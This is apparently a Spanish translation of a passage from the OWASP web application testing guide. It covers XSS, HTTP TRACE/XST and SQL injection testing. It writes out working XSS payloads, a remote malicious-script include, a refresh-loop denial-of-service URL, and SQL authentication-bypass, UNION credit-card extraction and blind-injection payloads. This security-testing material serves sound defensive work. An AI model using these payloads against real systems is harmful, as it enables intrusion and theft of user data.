Hablamos de pruebas de inyección XML cuando tratamos de inyectar un determinado documento XML en la aplicación: si el intérprete XML falla al realizar una validación adecuada de los datos, la prueba resultará positiva.

Una inyección XML explota el siguiente patrón:

Entrada -> documento XML == Inyección XML

Inyección SSI

A menudo los servidores web ofrecen al desarrollador la posibilidad de añadir pequeñas piezas de código dinámico dentro de páginas html estáticas, sin tener que recurrir a lenguajes de programación completos, sean de ejecución en el servidor o en el cliente.

Esta característica se lleva a cabo mediante los Server-Side Includes (SSI), unas extensiones muy simples que pueden permitir a un atacante inyectar código dentro de páginas html, o incluso realizar ejecución remota de código.

Inyección XPath

Xpath es un lenguaje que ha sido diseñado y desarrollado para operar sobre datos descritos con XML. El objetivo de una prueba de inyección Xpath es inyectar elementos Xpath en una consulta que utilice este lenguaje. Algunos de los objetivos posibles son saltarse la autenticación o acceder a información sin autorización.

Inyección IMAP/SMTP

Esta amenaza afecta a todas las aplicaciones que se comunican con servidores de correo (IMAP/SMTP), generalmente aplicaciones de webmail. El propósito de este test es verificar la capacidad de inyectar comandos IMAP/SMTP arbitrarios en los servidores de correo, debido a una validación incorrecta de los datos de entrada.

Una inyección IMAP/SMTP explota el siguiente patrón:

Entrada -> comando IMAP/SMTP == Inyección IMAP/SMTP

Inyección de código

Esta sección describe cómo efectuar una prueba para comprobar si es posible introducir código como entrada en un página web y que éste sea ejecutado por el servidor web.

Una inyección de Código explota el siguiente patrón:

Entrada -> Código malicioso == Inyección de Código

Inserción de comandos del sistema operativo (OS Commanding)

En esta sección describimos cómo probar una aplicación a la inserción de comandos del sistema operativo: es decir, tratar de inyectar un comando a través de una petición HTTP a la aplicación.

Una inyección de comandos del sistema operativo explota el siguiente patrón:

Entrada -> Comando del sistema == Inyección del comando

Prueba de desbordamiento de Búfer

En estas pruebas comprobamos diferentes tipos de vulnerabilidades de desbordamiento de búfer (buffer overflow).

Aquí se muestran los métodos de prueba para los tipos más comunes de vulnerabilidad de desbordamiento de búfer: Desbordamiento de memoria Heap (Heap overflow) , Desbordamiento de Pila (stack overflow), Cadenas de Formato (Format strings).



En general, los desbordamientos de buffer explotan el siguiente patrón:

Entrada -> Fixed buffer o format string == desbordamiento

Pruebas de vulnerabilidad incubada

La comprobación de vulnerabilidades incubadas es una prueba compleja que necesita de más de una vulnerabilidad de validación de datos para funcionar.

En cada patrón mostrado, los datos deben ser validados por la aplicación antes de ser considerados como confiables y procesados. Nuestro objetivo es comprobar si la aplicación realmente hace lo que debe hacer y no hace lo que no debería hacer

4.6.1 CROSS SITE SCRIPTING

BREVE RESUMEN

Cross Site Scripting es uno de los ataques a nivel de aplicación más frecuentes. Se abrevia como XSS para evitar confusión con las hojas de estilo Cascading Style Sheets (CSS). Comprobar la existencia de XSS a menudo resulta en una ventana de alerta JavaScript que se muestra al usuario, quien podría fácilmente minimizar la importancia del hallazgo. Sin embargo, la ventana de alerta debe ser interpretada como una señal de que un atacante puede ejecutar código de manera arbitraria.

DESCRIPCION

Los ataques de tipo XSS son, básicamente, ataques de inyección de código en los diferentes intérpretes del navegador web. Se pueden llevar a cabo utilizando HTML, JavaScript, VBScript, ActiveX, Flash y otros lenguajes del lado del cliente. También tienen la habilidad de recoger datos cuando se efectúan robos de sesiones, cambiar configuraciones del usuario, robar/envenenar cookies, o mostrar falsos anuncios. En algunos casos, las vulnerabilidades XSS pueden incluso llegar a realizar otras tareas, como escanear la presencia de otras vulnerabilidades o realizar un ataque de Denegación de Servicio sobre un servidor web.

Cross site scripting supone un ataque a la privacidad de los clientes de un determinado *website*, pudiendo llegar a un compromiso total de la seguridad cuando se roban detalles acerca de un cliente (usuario) o cuando se manipulan estos. A diferencia de la mayoría de ataques en los cuales se ven involucradas dos partes – el atacante, y el *site*, o el atacante y el cliente de la víctima, el ataque XSS involucra a las tres partes – el atacante, un cliente y la web. El objetivo del ataque podrá ser robar las cookies del usuario, o cualquier otra información sensible, que pueda autenticar al cliente en el *site*. Con el testigo del usuario legítimo a mano, el atacante puede proceder a actuar como si fuera el usuario real interactuando con el *site* – es decir, haciéndose pasar por él. – ¡un robo de identidad!

Los tableros de mensajes en línea, blogs, libros de visitas, y los foros de usuarios donde los mensajes pueden almacenarse de forma permanente, son aplicaciones propensas a contener XSS. En estos casos, un atacante puede publicar un mensaje con un enlace a un *site* aparentemente inofensivo, el cual, sutilmente codifica un script que ataca al usuario una vez que hace click sobre el enlace. Los atacantes, pueden hacer uso de un amplio abanico de técnicas de codificación para

ocultar u ofuscar el script malicioso, y en algunos casos, pueden llegar a evitar la utilización explícita de la etiqueta <Script>.

Comúnmente, los ataques XSS implican el uso de código JavaScript, pero también pueden incluir cualquier tipo de contenido activo ejecutable. Aunque los tipos de ataques varían en sofisticación, existe un método generalmente fiable para detectar vulnerabilidades XSS. Cross site scripting se utiliza en muchos ataques de tipo Phishing.

Además, veremos información más detallada sobre los tres tipos de vulnerabilidades XSS: DOM-Based, Stored y Reflected.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Un método para comprobar la presencia de vulnerabilidades XSS es verificar si una aplicación o un servidor web responde a peticiones conteniendo scripts sencillos con una respuesta HTTP que llegue a ser ejecutada por el navegador web. Por ejemplo, el servidor Sambar (versión 5.3) es un servidor web popular, gratuito y con vulnerabilidades XSS conocidas. Enviando al servidor una petición como la siguiente se genera una respuesta del servidor, que curiosamente será ejecutada por el navegador web:

```
http://server/cgi-bin/testcgi.exe?<SCRIPT>alert("Cookie"+document.cookie)</SCRIPT>
```

El navegador ejecuta el script porque la aplicación genera un mensaje de error conteniendo el script original, y el navegador interpreta la respuesta como un script ejecutable originado por el servidor web. Todos los servidores web y las aplicaciones web son potencialmente vulnerables a este tipo de uso indebido, y prevenir este tipo de ataques es extremadamente difícil.

Ejemplo 1:

Como el lenguaje JavaScript es sensible a mayúsculas, alguna gente intenta filtrar los ataques XSS convirtiendo todos los caracteres a mayúsculas, pensando que así evitarán las situaciones de XSS. Si nos encontramos frente a este caso, puede que utilizar VBScript sea una buena idea, ya que no es un lenguaje sensible a mayúsculas.

```
JavaScript:
<script>alert(document.cookie);</script>
VBScript:
<script type="text/vbscript">alert(DOCUMENT.COOKIE)</script>
```

Ejemplo 2:

Si están filtrando por el símbolo < o el comienzo de la etiqueta <script o su cierre, se debería probar con varios métodos de codificación:

```
<script src=http://www.example.com/malicious-code.js></script>
%3cscript src=http://www.example.com/malicious-code.js%3e%3c/script%3e
\x3cscript src=http://www.example.com/malicious-code.js\x3e\x3c/script\x3e
```

Podemos ver más ejemplos de inyección XSS en el [Apéndice C](#).

Ahora pasemos a explicar las pruebas para detectar los tres tipos de XSS: DOM-Based, Stored y Reflected.



El problema con los XSS de tipo **DOM-based** radica en el propio script del lado cliente de una página. Si el código JavaScript accede a un parámetro de una petición URL (por ejemplo un feed RSS) y utiliza esta información para escribir HTML en la propia página, y esta información no se codifica utilizando entidades HTML, es probable que nos encontremos ante una vulnerabilidad XSS. Ya que estos datos que son escritos, serán re-interpretados por los navegadores como HTML, y este podría incluir scripts adicionales para su uso en el lado del cliente. Explotar esto sería muy similar a explotar las vulnerabilidades de tipo Reflected XSS , a excepción de un caso muy importante.

Un ejemplo podría ser cuando un atacante aloja un *site* malicioso cuyo contenido enlaza a una página vulnerable en el sistema local del cliente. Se podría inyectar un script y llegar a ejecutarlo con los privilegios que tiene el navegador del cliente en su sistema. Esta situación, se saltaría por completo el sandbox del lado cliente, no sólo las restricciones entre dominios (cross-domain) que habitualmente se evitan en otros exploits XSS.

La vulnerabilidad **Reflected Cross-Site Scripting** es de lejos, la más común y más conocida. Estos fallos aparecen cuando los datos proporcionados por un cliente web son utilizados de forma inmediata por los scripts del lado servidor para generar una página de resultados para ese usuario. Si los datos no validados, que son proporcionados por el usuario, se incluyen en la página resultante sin codificación HTML, esto permitirá al código del lado cliente ser insertado en la página dinámica. Un ejemplo clásico de esto se aprecia en los motores de búsqueda: si uno busca una cadena que incluya algún carácter HTML especial, a menudo la cadena de búsqueda se volverá a mostrar entre los resultados para indicar qué es lo que se buscaba, o al menos se incluirán los términos de la búsqueda en la casilla de texto para facilitar su edición. Si ninguna de las ocurrencias de los términos de búsqueda están codificados, estaremos ante un caso de XSS.

A primera vista, esto no parece un problema serio, ya que los usuarios sólo pueden inyectar código en sus propias páginas. Sin embargo, con un pequeño esfuerzo de ingeniería social, un atacante podría convencer a un usuario para seguir un enlace malicioso que inyecte código en la página de resultados, dando al atacante acceso al contenido de esa página. Debido a los requerimientos generales de tener que utilizar ingeniería social en este caso (y normalmente también en las vulnerabilidades XSS de tipo DOM-Based), muchos programadores consideran estos fallos como poco importantes. Esta apreciación errónea, en ocasiones se extiende a todas las vulnerabilidades de tipo XSS, y a menudo existe desacuerdo entre la comunidad dedicada a la seguridad, sobre la verdadera importancia de XSS. El modo más sencillo de mostrar la importancia de una vulnerabilidad XSS sería realizar un ataque de Denegación de Servicio. En algunos casos, este tipo de ataques se pueden realizar en el servidor de esta forma:

```
article.php?title=<meta%20http-equiv="refresh"%20content="0;">
```

Con esto, conseguimos que se efectúe una actualización de la petición a una página en concreto, de forma intensiva cada, aproximadamente .3 segundos. Luego, actúa como un bucle infinito de peticiones de refresco que podrían llegar a tirar abajo el servidor web y quizá la base de datos, inundando ambos de peticiones. Cuantas más sesiones del navegador estén abiertas, más intenso será el ataque.

La vulnerabilidad de tipo **Stored Cross Site Scripting** es la que más posibilidades ofrece de las tres. Una vulnerabilidad Stored Cross Site Scripting existe cuando los datos proporcionados a una aplicación web por el usuario, se almacenan primero de forma permanente en el servidor (en una

base de datos, sistema de archivos, o en otra localización), y después se muestran a los usuarios en una página, sin ser codificados utilizando entidades HTML. Un ejemplo real de esto sería la vulnerabilidad XSS encontrada en MySpace en Octubre de 2005 (SAMY). Estas vulnerabilidades son más relevantes que el resto, ya que un atacante tan sólo tiene que inyectar el script malicioso una sola vez.


Esto podría afectar potencialmente a un gran número de otros usuarios, con un poco de ingeniería social, o incluso infectando la propia aplicación con un virus XSS.

Ejemplo

Si tenemos un *website* que permite dejar un mensaje a otro usuario (una de las lecciones de WebGoat v3.7), inyectamos un script en lugar de un mensaje de este modo:



Así el servidor almacenará esta información y cuando un usuario haga click en nuestro mensaje falso, su navegador ejecutará nuestro script:



Los métodos de inyección son muy variados. Jeremiah Grossman, durante la reunión BlackHat USA 2006, demostró un ejemplo perfecto de cómo este tipo de ataque puede afectar a una organización en lugar de a un usuario. La demostración enseñó un ejemplo de cómo si se publica un script XSS



almacenado en un blog popular, periódico o en los comentarios de un *website*, todos los visitantes de esa página verán sus redes internas escaneadas en busca de un tipo concreto de vulnerabilidad, y los resultados quedarán registrados.

REFERENCIAS

Whitepapers

- Paul Lindner: "Preventing Cross-site Scripting Attacks" - <http://www.perl.com/pub/a/2002/02/20/css.html>
- CERT: "CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests" - <http://www.cert.org/advisories/CA-2000-02.html>
- RSnake: "XSS (Cross Site Scripting) Cheat Sheet" - <http://hackers.org/xss.html>
- Amit Klien: "DOM Based Cross Site Scripting" - <http://www.securiteam.com/securityreviews/5MP080KGKW.html>
- Jeremiah Grossman: "Hacking Intranet Websites from the Outside "JavaScript malware just got a lot more dangerous"" - <http://www.blackhat.com/presentations/bh-jp-06/BH-JP-06-Grossman.pdf>

Herramientas

- **OWASP CAL9000** - http://www.owasp.org/index.php/Category:OWASP_CAL9000_Project CAL9000 incluye una implementación ordenada de los ataques XSS de RSnake, Codificador/Decodificador de caracteres, Generador de peticiones HTTP y evaluador de respuesta, lista de comprobación de pruebas, Editor de ataques automatizados y mucho más.

4.6.1.1 MÉTODOS HTTP Y XST

BREVE RESUMEN

En esta prueba comprobamos que el servidor web no esté configurado para permitir métodos HTTP potencialmente peligrosos y que no es posible realizar un ataque Cross Site Tracing (XST).

DESCRIPCIÓN

Aunque GET y POST son, de lejos, los métodos más comunes para acceder a la información proporcionada por un servidor web, el protocolo de transferencia de hipertexto (en inglés, HTTP) permite otros diversos (y de algún modo menos conocidos) métodos. En el [RFC 2616](#) (donde se describe la versión 1.1 HTTP, el estándar actual) se definen los siguientes ocho métodos:

- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE
- OPTIONS
- CONNECT

Algunos de estos métodos pueden plantear un riesgo para la seguridad de una aplicación web, ya que permiten a un atacante modificar los archivos almacenados en el servidor web y, en algunos escenarios, robar las credenciales de usuarios legítimos. En concreto, los métodos que deberían ser desactivados son los siguientes:

- PUT: Este método permite a un cliente subir nuevos archivos al servidor web. Un atacante puede explotarlo subiendo archivos maliciosos (ej: un archivo asp que ejecuta comandos invocando a cmd.exe), o simplemente utilizando el servidor víctima como un repositorio de archivos.
- DELETE: Este método permite a un cliente borrar un archivo en el servidor web. Un atacante puede explotarlo como una forma simple y directa de cambiar el contenido que muestra el *site* para montar un ataque DoS (Denegación de servicio)
- CONNECT: Este método podría permitir a un cliente utilizar el servidor web a modo de proxy.



- TRACE: Simplemente devuelve al cliente cualquier cadena que se le haya enviado al servidor, y se utiliza principalmente para depuración. Este método, aparentemente inofensivo, se puede utilizar para montar un ataque conocido como Cross Site Tracing, descubierto por Jeremiah Grossman (ver enlaces al final de la página).

Si una aplicación necesita uno o varios de estos métodos, es importante comprobar que su uso está adecuadamente limitado a usuarios confiables y en condiciones seguras.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Descubrir los métodos soportados

Para realizar este test, necesitamos algún modo de averiguar qué métodos HTTP soporta el servidor web que estamos examinando. El método HTTP OPTIONS nos proporciona la forma más directa y efectiva de hacerlo. El [RFC 2616](#) afirma que “el método OPTIONS representa una petición de información acerca de las opciones de comunicación disponibles en la cadena petición/respuesta identificada por la petición-URI”.

El método de comprobación es sumamente sencillo y sólo necesitamos lanzar netcat (o telnet):

```
icesurfer@nightblade ~ $ nc www.victim.com 80
OPTIONS / HTTP/1.1
Host: www.victim.com
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:00:29 GMT
Connection: close
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-Length: 0
```

```
icesurfer@nightblade ~ $
```

Como podemos ver en el ejemplo, OPTIONS proporciona un listado de los métodos soportados por el servidor web, y en este caso vemos, por ejemplo, que TRACE está activado. El peligro que plantea este método se ilustra en la siguiente sección.

Comprobar un XST potencial

Nota: para comprender la lógica y los objetivos de este ataque necesita estar familiarizado con los ataques [Cross Site Scripting](#).

El método TRACE, aunque aparentemente inofensivo, se puede aprovechar con éxito en algunos escenarios para robar credenciales de usuarios legítimos. Esta técnica fue descubierta por Jeremiah Grossman en 2003, en un intento de saltarse la etiqueta HTTPOnly que Microsoft introdujo en Internet Explorer 6 sp1 para proteger el acceso a las cookies mediante JavaScript. De hecho, uno de los patrones de ataque más recurrentes en XSS es acceder al objeto document.cookie y enviarlo a un servidor web controlado por el atacante de modo que el/ella pueda secuestrar la sesión de la víctima. Marcando una cookie como HTTPOnly se prohíbe a JavaScript acceder a ella, protegiendo su envío a una tercera parte. Sin embargo, el método TRACE se puede utilizar para evitar esta protección y acceder a la cookie incluso en este escenario.

Como se ha mencionado anteriormente, TRACE simplemente devuelve cualquier cadena enviada al servidor web. Para verificar su presencia (o para constatar los resultados de la petición OPTIONS), podemos proceder como se muestra en el siguiente ejemplo:

```

icesurfer@nightblade ~ $ nc www.victim.com 80
TRACE / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:01:48 GMT
Connection: close
Content-Type: message/http
Content-Length: 39

TRACE / HTTP/1.1
Host: www.victim.com

```

Como podemos ver, el cuerpo de la respuesta es exactamente una copia de nuestra petición original, lo que significa que nuestro objetivo permite este método. Ahora bien, ¿dónde acecha el peligro? Si pedimos a un navegador que efectúe una petición TRACE al servidor web, y este navegador tiene una cookie para ese dominio, la cookie será incluida automáticamente en las cabeceras de petición (request headers), y serán por lo tanto devueltas en la respuesta resultante. En ese punto, la cadena correspondiente a la cookie será accesible mediante JavaScript y finalmente será posible enviarla a una tercera parte incluso cuando la cookie esté marcada como de tipo HTTPOnly.

Existen múltiples formas de hacer que un navegador efectúe una petición TRACE, como son el control XMLHTTP ActiveX en Internet Explorer y XMLHttpRequest en Mozilla y Netscape. Sin embargo, por motivos de seguridad el navegador sólo puede comenzar una conexión hacia el dominio donde reside el script hostil. Este es un factor atenuante, ya que el atacante necesita combinar el método TRACE con otra vulnerabilidad para montar el ataque. Básicamente, un atacante dispone de dos modos para lanzar con éxito un ataque XST:

- Aprovechando otra vulnerabilidad del lado del servidor: el atacante inyecta el trozo hostil de JavaScript que contiene la petición TRACE, en la aplicación vulnerable, como si fuera un ataque normal de tipo XSS.
- Aprovechando una vulnerabilidad del lado del cliente: el atacante crea un *site* bajo su control que contiene el trozo hostil de JavaScript y explota alguna vulnerabilidad cross-domain del navegador de la víctima, para hacer que el código JavaScript realice con éxito una conexión al *site* que permite el método TRACE y que originó la cookie que el atacante está intentando robar.

Se puede encontrar información más detallada, así como código de ejemplo en el documento original escrito por Jeremiah Grossman.

PRUEBAS DE CAJA GRIS Y EJEMPLO



Las pruebas en un escenario de Caja Gris siguen los mismos pasos utilizados en las pruebas de Caja Negra.

REFERENCIAS

Whitepapers

- [RFC 2616](#): "Hypertext Transfer Protocol -- HTTP/1.1"
- [RFC 2975](#): "HTTP State Management Mechanism"
- Jeremiah Grossman: "Cross Site Tracing (XST)" - http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
- Amit Klein: "XS(T) attack variants which can, in some cases, eliminate the need for TRACE" - <http://www.securityfocus.com/archive/107/308433>

Herramientas

- NetCat - <http://www.vulnwatch.org/netcat>

4.6.2 INYECCIÓN SQL

BREVE RESUMEN

Un ataque de [Inyección SQL](#) consiste en la inserción o "inyección" de una consulta SQL a través de los datos de entrada que facilita el cliente a la aplicación. Un exploit de inyección SQL, si tiene éxito, puede leer información sensible de la base de datos, modificarla (Insert/Update/Delete), ejecutar operaciones de carácter administrativo en ella (como detener la ejecución de la propia base de datos), recuperar el contenido de un determinado archivo presente en el sistema de archivos de la base de datos y en algunos casos lanzar comandos del sistema operativo.

ACTIVIDADES DE SEGURIDAD RELACIONADAS

Descripción de las Vulnerabilidades de Inyección SQL

Ver el artículo de OWASP sobre las vulnerabilidades de [Inyección SQL](#) y las referencias al final de esta página.

Cómo evitar las Vulnerabilidades de Inyección SQL

Ver el artículo de la [Guía OWASP](#) sobre cómo evitar las Vulnerabilidades de [Inyección SQL](#).

Cómo revisar código en busca de Vulnerabilidades de Inyección SQL

Ver el artículo de la [Guía de revisión de código OWASP](#) sobre cómo [Revisar código en busca de vulnerabilidades de inyección SQL](#).

Pruebas específicas de Inyección SQL para distintos gestores de bases de datos

Se han creado páginas tratando las pruebas específicas para las diferentes tecnologías y gestores de bases de datos (DBMSs):

- [Oracle](#)
- [MySQL](#)
- [SQL Server](#)

DESCRIPCIÓN

Los ataques de inyección SQL se pueden dividir en las siguientes tres clases:

- Inband: se extraen los datos utilizando el mismo canal usado para inyectar el código SQL. Este es el tipo de ataque más sencillo, los datos recogidos se muestran directamente en la página de la aplicación.
- Out-of-band: los datos se recogen utilizando un canal diferente (ej: se genera un e-mail con los resultados de la consulta y se envía a la persona que está realizando las pruebas).
- Inferential: no se produce una transferencia de datos, pero es posible reconstruir la información enviando determinadas peticiones y observando el comportamiento resultante del servidor de Bases de Datos.

Con independencia de su tipo, un ataque de inyección SQL requiere que el atacante sea capaz de crear con mayor o menor destreza una consulta SQL sintácticamente correcta. Si la aplicación devuelve un mensaje de error generado por una consulta incorrecta, entonces será fácil reconstruir la lógica de la consulta original y por lo tanto comprender cómo se puede intentar realizar una inyección de forma correcta.

Sin embargo, si la aplicación oculta detalles sobre el error producido, entonces debemos aplicar ingeniería inversa para comprender la lógica de la consulta original. Este último caso, es lo que se conoce como Inyección ciega "[Blind SQL Injection](#)".

PRUEBAS DE CAJA NEGRA Y EJEMPLO

DETECCIÓN DE INYECCIÓN SQL

El primer paso en este test, es comprender cuando se conecta nuestra aplicación a un servidor de Bases de Datos para acceder a algún dato. Los casos típicos de ejemplos donde una aplicación necesita conectarse a la Base de datos (en adelante BD) incluyen:

- Formularios de Autenticación: cuando la autenticación se realiza utilizando un formulario web, hay bastantes posibilidades de que las credenciales del usuario se estén comprobando contra una base de datos, la cual contiene todos los usuarios y contraseñas (o, mejor, los hashes procedentes de las contraseñas).
- Motores de búsqueda: la cadena enviada por el usuario se podría usar en una consulta SQL para extraer registros relevantes de la BD.
- Webs de comercio electrónico: los productos y sus características (precio, descripción, disponibilidad, ...) son almacenados frecuentemente en una base de datos relacional.



Para realizar las pruebas, deberemos hacer un listado de todos los campos de entrada de datos cuyos valores puedan ser utilizados para construir una consulta SQL. Incluiremos también los campos ocultos de las peticiones POST y posteriormente, los iremos comprobando de forma separada, intentando interferir con el funcionamiento “normal” de la consulta y provocar un error. El test o prueba inicial normalmente consiste en añadir una simple comilla (') o un punto y coma (;) en el campo objeto de las pruebas. La comilla se utiliza en el lenguaje SQL como un finalizador de cadena y, si la aplicación no la filtra adecuadamente podría provocar una consulta incorrecta. El punto y coma, se utiliza para terminar una sentencia y, si no se filtra adecuadamente, también es susceptible de generar un error.

La salida procedente de interactuar con un campo vulnerable podría parecerse a la siguiente (en un servidor Microsoft SQL Server, en este caso):

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the
character string ''.
/target/target.asp, line 113
```

También los comentarios (--) y otras palabras reservadas del lenguaje SQL como 'AND' y 'OR' se pueden utilizar para intentar modificar la consulta. Una técnica muy simple pero que todavía es efectiva en algunas ocasiones es insertar una cadena donde se espera un número, de modo que se generaría un error similar al siguiente:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'test' to a column of data type int.
/target/target.asp, line 113
```

Un mensaje de error tan completo como los mostrados con anterioridad, proporciona gran cantidad de información a la persona que esta realizando las pruebas para crear una inyección con posibilidades de éxito. Sin embargo, las aplicaciones a menudo no proveen tantos detalles: en ocasiones tan sólo muestran un simple ‘500 Server Error’ o una página de error personalizada, lo cual significa que tendremos que utilizar técnicas de inyección ciega (Blind SQL Injection). En cualquier caso, es muy importante comprobar cada campo por separado: sólo una variable debe cambiar, mientras que las demás permanecerán constantes para la prueba, con el fin de identificar de forma precisa cuales de los parámetros son vulnerables y cuales no..

COMPROBACIÓN ESTÁNDAR DE INYECCIÓN SQL

Consideremos la siguiente consulta SQL:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

Generalmente, se utiliza una consulta similar a esta para autenticar a un usuario en una aplicación web. Si la consulta devuelve un valor, significa que en la base de datos existe un usuario con esas credenciales, y se le concede el acceso al sistema, si no es así, se le deniega el acceso. Los valores de los campos de entrada que facilita el usuario normalmente se insertan a través de un formulario web. Supongamos que introducimos los siguientes valores para los campos Usuario y contraseña:

```
$username = 1' or '1' = '1
$password = 1' or '1' = '1
```

La consulta será:

```
SELECT * FROM Users WHERE Username= '1' OR '1' = '1' AND Password= '1' OR '1' = '1'
```

Si suponemos que los valores de los parámetros se envían al servidor a través del método GET, y el dominio del website vulnerable es `www.example.com`, entonces, la petición será:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%20'1
```

Tras un breve análisis, nos damos cuenta de que la consulta devuelve un valor (o un conjunto de valores) porque la condición siempre es cierta (OR 1=1). De este modo, el sistema ha autenticado al usuario sin conocer el usuario y la contraseña. En algunos sistemas la primera fila de una tabla de usuario podría ser la correspondiente a un usuario con privilegios de administrador. En algunos casos este podría ser el perfil utilizado en la respuesta. Otro ejemplo de consulta sería la siguiente:

```
SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))
```

En este caso, hay dos problemas, uno debido al uso de paréntesis y otro debido al uso de una función de hash MD5. Primeramente, resolvemos el problema del paréntesis. Sencillamente, añadiremos un cierto número de paréntesis de cierre hasta que obtengamos una consulta correcta. Para resolver el segundo problema, trataremos de invalidar la segunda condición. Añadimos al final de nuestra consulta un símbolo cuyo significado al ser interpretado por el gestor de BD es ignorar cualquier término posterior, ya que se trata de un comentario. Cada gestor de bases de datos tiene sus propios símbolos de comentarios, sin embargo el más común es `/*`. En Oracle el símbolo es `—`. Dicho esto, los valores que usaremos para los parámetros usuario y contraseña son:

```
$username = 1' or '1' = '1'))/*
$password = foo
```

De este modo obtenemos la siguiente consulta:

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND (Password=MD5('$password')))
```

La petición url será:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&password=foo
```

La cual, nos devolverá un cierto número de valores. A veces, el código de autenticación verifica si el número de la tupla devuelta es exactamente igual a 1. En los ejemplos anteriores, esta situación sería difícil (en la BD sólo hay un valor por usuario). Para solventar este problema, es suficiente insertar un comando SQL, para imponer la condición que hace que el número de la tupla devuelta sea uno. (se devuelve un registro).

Para conseguir este propósito, utilizamos el comando `"LIMIT <num>"`, donde `<num>` es el número de las tuplas que esperamos nos devuelva. Modificamos el valor de los campos Usuario y Contraseña del ejemplo anterior de esta forma:

```
$username = 1' or '1' = '1')) LIMIT 1/*
$password = foo
```

De modo que creamos una petición como la siguiente:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&password=foo
```



COMPROBACIÓN DE INYECCIÓN SQL UNION QUERY

Otro test que podemos realizar, conlleva el uso del operador UNION. Mediante esta operación es posible, en caso de que exista una inyección de SQL, unir intencionadamente una consulta a la original. El resultado de la falsa consulta que forzamos, se unirá al resultado de la consulta original, permitiéndonos obtener los valores de los campos de otras tablas. Supongamos, a modo de ejemplo, que la consulta ejecutada en el servidor es la siguiente:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

Establecemos el siguiente valor de Id:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable
```

Tendremos la siguiente consulta:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable
```

Que se unirá al resultado de la consulta original con todos los números de las tarjetas de crédito de los usuarios. La palabra reservada ALL es necesaria para sortear la consulta que hace uso de la palabra reservada DISTINCT. Además podemos apreciar que no sólo hemos seleccionado los números de las tarjetas de crédito, sino también otros dos valores. Estos dos valores son necesarios, porque las dos consultas deben tener igual número de parámetros, para evitar un error de sintaxis.

COMPROBACIÓN DE INYECCIÓN SQL “A CIEGAS” (BLIND SQL INJECTION)

Anteriormente hemos mencionado que existe otra categoría de inyección SQL, llamada inyección “a ciegas” (Blind SQL Injection), en la que no sabemos nada del resultado producido por una operación. Este comportamiento sucede en casos donde el programador ha creado una página de error personalizada que no revela nada sobre la estructura de la consulta ni sobre la base de datos. (No devuelve ningún error SQL, quizá devuelva simplemente un error HTTP 500). Utilizando métodos de inferencia es posible evitar este obstáculo, y por lo tanto, recuperar con éxito los valores de algunos campos que nos interesen. La idea consiste en llevar a cabo una serie de consultas de tipo booleano, observando las respuestas y finalmente deduciendo el significado de esas respuestas. Consideramos, como siempre, el dominio www.example.com a modo de ejemplo, y suponemos que contiene un parámetro vulnerable a inyecciones SQL de nombre id. Esto significa que si llevamos a cabo la siguiente petición:

```
http://www.example.com/index.php?id=1'
```

obtendremos una página con un mensaje de error personalizado, debido a un error sintáctico en la consulta. Supondremos que la consulta ejecutada en el servidor es:

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'
```

que es explotable mediante los métodos vistos anteriormente. Lo que queremos es obtener los valores del campo usuario. Las pruebas que ejecutaremos nos permitirán obtener el valor del campo usuario, extrayéndolo carácter por carácter. Esto es posible gracias al uso de algunas funciones estándar, presentes prácticamente en todas las bases de datos. Para nuestros ejemplos, usaremos las siguientes pseudo-funciones:

SUBSTRING (text, start, length): devuelve una subcadena comenzando por la posición inicial del texto (start) y de longitud “length”. Si “start” es mayor que la longitud del texto, la función devuelve un valor null.

ASCII (char): devuelve el valor ASCII del carácter de entrada. Devolverá un valor nulo si char es 0.

LENGTH (text): devuelve la longitud en caracteres del texto de entrada.

Por medio de tales funciones ejecutaremos nuestras pruebas sobre el primer carácter y, cuando hayamos descubierto el valor, pasaremos al siguiente, hasta que hayamos descubierto el valor en su totalidad. Las pruebas se benefician de la función SUBSTRING para seleccionar sólo un carácter cada vez (seleccionar un único carácter supone imponer la longitud del parámetro a 1) y la función ASCII para obtener el valor ASCII, para así poder hacer una comparación numérica. Los resultados de la comparación se harán con todos los valores de la tabla ASCII, hasta encontrar el valor deseado. Como ejemplo insertaremos el siguiente valor para Id:

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

